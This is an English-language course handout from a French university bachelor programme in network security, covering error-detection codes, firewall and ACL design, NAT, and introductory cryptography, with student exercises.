Université Grenoble Alpes

IUT1 de Grenoble

Département RESEAUX et TELECOMMUNICATIONS

Professional Bachelor

Réseaux Informatiques, Mobilité, Sécurité RIMS

(CNMS: Computer networks, Mobility, Security)

Course 25:
Networks security

Course 33:
Infrastructure security

Cyril BRAS, Jean-Marc THIRIET, Denis LUBINEAU

Academic year 2022-2023: ORGANISATION OF THE SECURITY COURSES

M25 : 30 hours: 18 hours classical classes and 12 hours Lab
M33 : 30 hours: 18 hours classical classes and 12 hours Lab

Title	Chapter	Classes	Labs	Teachers classes	Teachers Labs
International Programme (English) M25 Network Security					
Chap M25-1	Codes	2		JMT	
Chap M25-2	C. Prot : Architecture	4	6	CB	OB
Chap M25-3	C. Prot : Crypto	6	6	JMT	OB
Chap M25-4	C. Prot : Protocols-VPN	3		JMT	
	Conference	2		JMT	
Exam		1		JMT	
Total		18	12		
International Programme (English) M33 Infrastructure Security					
Chap M33-1	Risk analysis	3		JMT	
Chap M33-2	C.-Attacks	4		CB	
Chap M33-3	C. threat, responses 1	3		CB	
Chap M33-4	C. threat, responses 2 : IDS	3	6	JMT	DL
Chap M33-5	Strategy, Audit	4	6	JMT	JMT
Exam		1		JMT	
Total		18	12		
Programme RIMS (Français, formation initiale et alternance) M25 sécurité des réseaux					
Chap M25-1	Codes	2		JMT	
Chap M25-2	C. Prot : Architecture	4	6	CB	JMT/OB
Chap M25-3	C. Prot : Crypto	6	6	JMT	JMT/OB
Chap M25-4	C. Prot : Protocole-VPN	3		JMT	
	Exposés sécurité	2		JMT	
Examen		1		JMT	
Total		18	12		
Programme RIMS (Français, formation initiale et alternance) M33 sécurités des infrastructures					
Chap M33-1	Analyse de risques	3		JMT	
Chap M33-2	C.Attaques	4		CB	
Chap M33-3	C.menaces, réponses 1	3		CB	
Chap M33-4	C. menaces, réponses 2 : IDS	3	6	JMT	DL(FI/FC)
Chap M33-5	Stratégies, Audit	4	6	JMT	JMT
Exam		1		JMT	

Chap M25-1 : Errors Detection and Correction Codes

- BER (**Bit error rate**)
  - Single-bit errors
  - Groups of contiguous strings of bit errors
    (**burst errors**)
- BER : probability P of a single bit being corrupted in a defined time interval
- BER of $P=10^{-3}$ means that, on average, 1 bit in 10^3 => corrupted
- For a string of N bits => $1-(1-P)^N$
  - With $P=10^{-3}$ and N=10 =>the probability of the string to be corrupted => 10^{-2}

Example: parity control

Even parity : 10110111

parity bit

Odd parity: 10110110

- Vertical Parity (VRC)
- Longitudinal Parity (LRC)

	0	1	0	0	0	1	1	**0**
	1	0	1	1	1	0	0	**1**
	1	1	0	1	0	1	0	**1**
LRC	**1**	**1**	**0**	**1**	**0**	**1**	**0**	**1**

(Odd parity)

	0	1	0	0	0	1	1	**0**
	1	0	1	1	**0**	0	0	**1**
	1	1	0	1	0	1	0	**1**
LRC	**1**	**1**	**0**	**1**	**0**	**1**	**0**	**1**

Parity error in one line and one column

Modulo 2 polynomial arithmetics

- A polynomial represents a bit suite:

110001 ------- > x^5+x^4+1

- Addition and soustraction **without any carry**: EXCLUSIVE OR

	1	0	0	1	1	0	1	1	x^7 +	x^4 + x^3 + x + 1
+	1	1	0	0	1	0	1	0	+ x^7 + x^6	+ x^3 + x
=	0	1	0	1	0	0	0	1	= x^6 + x^4	+ 1

- **Cyclic codes:**

Transmitter

- **Data (message): bits suite represented by M(x)**
- **The transmitter divides $x^r.M(x)$ by G(x) with G(x) (degree r, r+1 bits), generator polynomial**
- **$x^r.M(x) = G(x).Q(x) + R(x)$, the size (number of bits) of R(x) is exactly r bits**
- **Let's transmit the frame $T(x) = x^r.M(x) + R(x)$**

Receiver

- **The receiver divides T(x) by G(x) and the remainder should be 0**

Standardised Polynomial

- **CRC12 generator polynomial = $x^{12} + x^{11} + x^3 + x^2 + x + 1$**
- **CRC16 generator polynomial = $x^{16} + x^{15} + x^2 + 1$**
- **CRC-CCITT generator polynomial = $x^{16} + x^{12} + x^5 + 1$ (V41 recommendation used in HDLC protocol)**
- **CRC-32 (Ethernet) generator polynomial : = $x^{32} + x^{26} + x^{23} + x^{22} + x^{16} + x^{12} + x^{11} + x^{10} + x^8 + x^7 + x^5 + x^4 + x^2 + x + 1$**


1.4 Checksums

- RFC 791:
  - *The checksum field is the 16-bit one's complement of the one's complement sum of all 16-bit words in the header.*
- IP and TCP headers used in Internet networks uses a simpler method (easier to implement): CHECKSUM (*somme de contrôle*).
- From RFC 1071 (RFC (« standards ») which defines calculation methods for checksum in IP environment)
  - Take a 16-bits word
  - Calculate the *one's complement sum* (! sum to which the carry is directly added to the result !)
  - At the end, determine the *one's complement* of the result (! Inversion of all the bits of the result !)
  - Then this result should be placed in the checksum field

- The receiver achieves the same operation (checksum received included) => the result should be FFFF (before inversion or 0000 after inversion), which means No Errors!
  - Ex : Calculation of the 4-bit checksum of 1110 0011
    - 0xE + 0x3
      - Normal calculation 0xE + 0x3 = 0x11 (0b10001)
      - Calculate the 4-bits *one's complement sum* of 0xE + 0x3 = 0x2 = $(0010)_2$

Ex : The *one's complement* of this result is $(1101)_2$, 0xD

An IP packet is constituted of a 20 byte-header and data following the structure below:



Exercises M25-1 Errors Detection and Correction Codes

Ex M25-1.1 In the ASCII code, the chain "INT" is encoded with the 3 following 7-bits characters (the ASCII code is given as hexadecimal):

I → 49
N → 4E
T → 54

a) Provide the transmitted message, by adding an even parity both for VRC and LRC. We consider that the parity bit is on the right.
b) Same question with an odd parity.

ExM25-1. 2:

We want to transmit the following message: 11010101 10100100 using the following generator suite: 10101101.
Give the result of the CRC, explain what is the size of the CRC and why.

Ex M25-1.3 We want to transmit a message composed of 4 hexadecimal figures: BE85, the first bit transmitted is the strong weight of the data, the protection against errors is achieved thanks to 8 odd-parity bits.

a) Let's calculate the 8 bits-LRC.
b) Give the polynomial form of the message to be transmitted.
c) Give the complete binary suite transmitted to the receiver.


Ex M25-1.4 We want to transmit the word "AB". Each character is encoded with 7 bits (ASCII) and an 8^{th} bit is added on the right as parity bit (even parity). Define the content to be transmitted as a binary form.
Then we will calculate the CRC for the defined binary suite. Calculate the corresponding CRC using $x^8 + x^3 + 1$ as a generator polynomial.

Ex M25-1.5 We want to transmit the following 6-bit message: 011011, the first bit transmitted is the bit on the left (strong weight).

a) Give the binary suite transmitted with the following generator polynomial: $G(x) = x^{12} + x^{11} + x^3 + x^2 + x + 1$

b) Calculate the remainder obtained by the receiver after division of the received message by G(x).
c) We suppose that because of a transmission error, the first bit of the CRC transmitted is alternated, give the polynomial value of the remainder R(x) calculated by the receiver.


Ex M25-1.6 A packet is constituted of a 20-byte header and some data following the structure below:



Bytes 11 and 12 correspond to the checksum and the header.
Bytes 13 to 16 represent the hexadecimal address of the transmitter.
Bytes 17 to 20 represent the hexadecimal address of the receiver.


a) Calculate the 16-bit checksum (of the complete header, which means 18 bytes),
b) Determine IP source and destination addresses in a decimal notation

Chapter M25-2 : C. Prot : Architecture




ACL applied to router input, from Internet to LAN

```
ip address 192.168.254.1/30
ip address group 121 in
access-list 121 permit tcp any any eq 22
access-list 121 permit udp any any gt 1023
access-list 121 permit icmp any any gt 1023
access-list 121 permit icmp any any echo-reply
access-list 121 permit icmp any any unreachable
access-list 121 permit icmp any any administratively-prohibited
access-list 121 permit icmp any any time-exceeded
access-list 121 permit icmp any any packet-too-big
access-list 121 permit tcp any 64.24.14.60 eq ftp
access-list 121 permit tcp any 64.24.14.61 eq smtp
access-list 121 permit tcp any 64.24.14.61 eq domain
access-list 121 permit udp 64.24.14.61 eq domain
```



Filtering rules




- Follow-up of specific applications (example of protocols)
  - Cu-SeeMe (port 7648): PTP videoconference
  - FTP (port 21)
  - H.323 (port 1720): multi-media communication (VoIP, video, audio)
  - ICMP: repairing of problems (administrator) + used by the pirates => to let pass only ICMP messages generated inside the network
  - MCGP (Media Control Gateway Protocol, port 2427): VoIP
  - MSRPC (Microsoft Remote Procedure Call Protocol, port 135): communication of inter-systems process
  - NetShow (port 1755): Microsoft streaming
  - R-EXEC (port 512): distant controls (Unix)
  - R-SHELL (port 514): distant Shell (Unix)
  - RTSP (Real-Time Streaming Protocol, port 544): streaming and VoIP
  - SMTP (Simple Mail Transfer Protocol, port 25): mail
  - SQLNet (port 1521): Communications clients-database
  - Stream Works (port 1558): Real Networks Streaming
  - Audio Real (port 7070): Real Networks Streaming
  - TFTP (Trivial File Transfer Protocol, port 69): client-server file transfer
  - VDOlive (port 7000): streaming

Guiding principles for the configuration of a firewall

- Less privilege: do not grant the users with a higher level of rights that they need; to prohibit for example the peer-to-peer protocol within a company
- Default Prohibition: To prohibit everything by default: everything which is authorized should be explicitly authorized
- In-depth defense: to use the protection means at all the possible levels, for example by analyzing and filtering everything which can be analyzed at the level of the firewall. This principle prevents letting enter the network undesirable communications, even if another method of control is used more in-depth in the network
- Forbid data flow intiated from less trust interfaces (Ex : DMZ -> IN)
- Management interface must be reachable only from the highest trust zone (Ex : Admin VLAN)
- Bottleneck: all the communications incoming and outgoing of the network must forward by the firewall. Other paths are strictly forbidden, such as for example unauthorized modems or access points
- Simplicity: the firewall filtering rules must be the simplest and most comprehensible possible in order to avoid any error on behalf of the administrator or his successors (every rule should be documented and traceable)

– Participation of the users: the users must be involved in the firewall definition. They must indeed express their needs and receive in exchange the reasons and the objectives of the installation of such a device; the constraints related with the firewall will be accepted thus better.

Reminder: NAT



Reminder: Private addresses

- Internet Addresses (IPv4)
  - Theory, 2^{32} addresses (~4,3.10^9 addresses)
  - Practical
    - Public addresses: ~3,2.10^9
    - Reserved addresses: test…
    - Private addresses: reserved for the internal networks (non accessible from outside)
      - 10.0.0.0 to 10.255.255.255 (prefix 10/8)
      - 172.16.0.0 to 172.31.255.255 (prefix 172.16/12)
      - 192.168.0.0 to 192.168.255.255 (prefix 192.168/16)

Exercises M25-2: C. Prot : Architecture

Questions: **What is a firewall? Whose are its roles and functions?**

A firewall is a necessary but not sufficient security tool, why?

Define the concept of perimetric security (demilitarized zone)

Ex M25-2.1: e-mail heading


- Below the heading of a junk e-mail. How to explain that two different IP addresses appear in the heading?

```
Received: from gw_05[192.168.227.29]
(cust-90-62.as01.chcg.eli.net [209.210.90.62]) by ns.tsp.co.kr with SMTP id
LAA29540; Fri, 10 Oct 2008 11:45:27 +0900
```

Ex M25-2.2: Firewall

In order to ensure the security of a network, a firewall is used, at the interface between a "Network_in" (192.168.2.0/24) (corporate network), a "Network_Dmz" (demilitarized zone, 172.16.128.0/24), a "Network_out" (name of the network which is directly connected to the "out" (external) interface of the router, 209.164.3.0/24).

- Each machine from the inside network (Network_in) should be able to reach any machine outside (using a set of services "services_intra" composed of the following services: http, https, ftp).
- Each machine from the inside network should be able to ping a machine outside (icmp protocol).
- Each machine from the DMZ network (network_dmz) should be able to ping outside too.
- The DNS server from the inside network should be able to reach the DNS server of the DMZ (a set of services called "service_dns" is composed of tcp and udp protocols, on the port 53).
- The DNS server from the DMZ should be able to reach a DNS server outside (IP: 193.54.238.51).



Questions

2.1. Propose translation rules allowing the machines from the inside network to be connected on internet. Propose translation rules allowing the machines from the DMZ to be connected on internet.

We can use a syntax following the example below:

'Source port translated'

Source: IP address of the source machine or of the source network

Port: port (number (ex: 53) or protocol (ex: udp), it is possible to write 'none' or 'any', if necessary)

Translated: public IP address of the machine (or interface) achieving the translation.

Ex:

- 10.3.0.0 http 192.54.10.7
- 172.16.6.0 any 192.27.18.32

2.2 Propose filtering rules allowing the machines from the inside network to be connected on internet to achieve *pings* and to be able to send requests to some *http, https* and *ftp* servers. Please give a comment about the filtering rules you use and justify them.

Add some rules in order to ensure the correct functioning of the DNS servers.

We can use the following syntax:

'Protocol source destination service action'
Protocol: type of protocol (we can use 'any' if necessary)
Source: IP address of the source machine or of the source network (we can use 'any' if necessary)
Destination: IP address of the destination machine or of the destination network (we can use 'any' if necessary)
Service: port number (we can use 'any' if necessary). We can also here put a "set of services" (services_intra, services_dns…)
Action: 'pass' or 'block'
Ex:
- tcp 10.3.0.0 172.16.6.0 any pass
- icmp 10.3.0.4 any any block
- any 10.3.0.0 any services_intra pass

2.3 Propose translation and/or filtering rules allowing external users to have access to the web server…

Ex M25-2.3 : Application-level filtering
What are the characteristics and potential advantages of the application-level filtering?

Ex M25-2.4: Masking IP addresses
What is the main interest to hide internal IP addresses of an organisation ? What kind of systems allow to implement it ?




Figure 1 : ciphering: symmetric type (secret key)




Figure 2 : ciphering: asymmetric type (public key)

- Let's consider an alphabet {A, B, C, D}

text t / key k	A B C D
A	C D B A
B	D C A B
C	C A B D
D	B D A C

plaintext: ABCBACCBA ACBB
Key: DBBCBAACD DBBC

Encrypted text: BCAADBBAB BACA


- Require very large size keys not to be very vulnerable …

Figure 3 : Enciphering examples: poly-alphabetical codes

- $(b_n) = (2, 6, 3, 2, 1, 0, 5, 0, 3, 7)$
- F= 01001010 10010101 00101001 00010100 11010110 11110001
- Et
- F'= 01101000 10000101 00001001 01010100 01010010 01100000

Bit 2 Bit 6 Bit 3 Bit 2 …

Figure 4: Inversion of bits according to a random suite: example



The DES algorithm

Application of Asymmetric encryption

- https://www.cs.drexel.edu/~jpopyack/IntroCS/HW/RSAWorksheet.html
- Let's encipher the message "**HELLO**". Let's take first the ASCII code (into decimal) of each character and one puts them end to end:
  - **m = 72-69-76-76-79**
- Then, it is necessary to cut out the message in blocks which is composed of less digits than **n**. **n** is composed of 4 digits, one thus will cut out our message in blocks of 3 digits:
  - 726 976 767 900
    (let's complete with zeros)
- Then one encrypt each one of these blocks:
  - 726^13 mod **21209** = 11600
    976^13 mod **21209** = 5705
    767^13 mod **21209** = 16590
    900^13 mod **21209** = 3565
- The encrypted message is **11600.5705.16590.3565**. One can decipher it with d:
  - 11600^1609 mod **21209** = 726 (if 1 bit is corrupted 11601^1609 mod 21209 = 6051)
    5705^1609 mod **21209** = 976
    16590^1609 mod **21209** = 767
    3565^1609 mod **21209** = 900
- I.e. the digit suite: **726976767900**.
  We find the clear message: **72 69 76 76 79**: "**HELLO**".

Hybrid cryptography, generation of a sharing key

- Two users will design a common key which will be useful for them only

Asymmetric ASPECT

- They choose n the multiple of 2 prime numbers p and q and an integer a (a and n can be known (not confidential))
- Then each one chooses an integer X belonging to [1, n-1] and calculates the integer $Y=a^X \bmod n$
- We obtain two couples (X_1,Y_1) and (X_2, Y_2) where the values Y_1 and Y_2 will be published

HYBRID ASPECT

- Each one of them can then calculate the key $c=a^{X1X2} \bmod n$ because $c=(Y1^{X2} \bmod n)=(Y2^{X1} \bmod n)$
- R: Each one knows its own X only
- Security comes from the fact that it is impossible in a reasonable time to obtain the key C by the calculation of a discrete logarithm (unfeasible in a reasonable time taking into account the size of p and q)

symmetric ASPECT

- Users can now exchange encrypted data using a symmetric system with the common key c

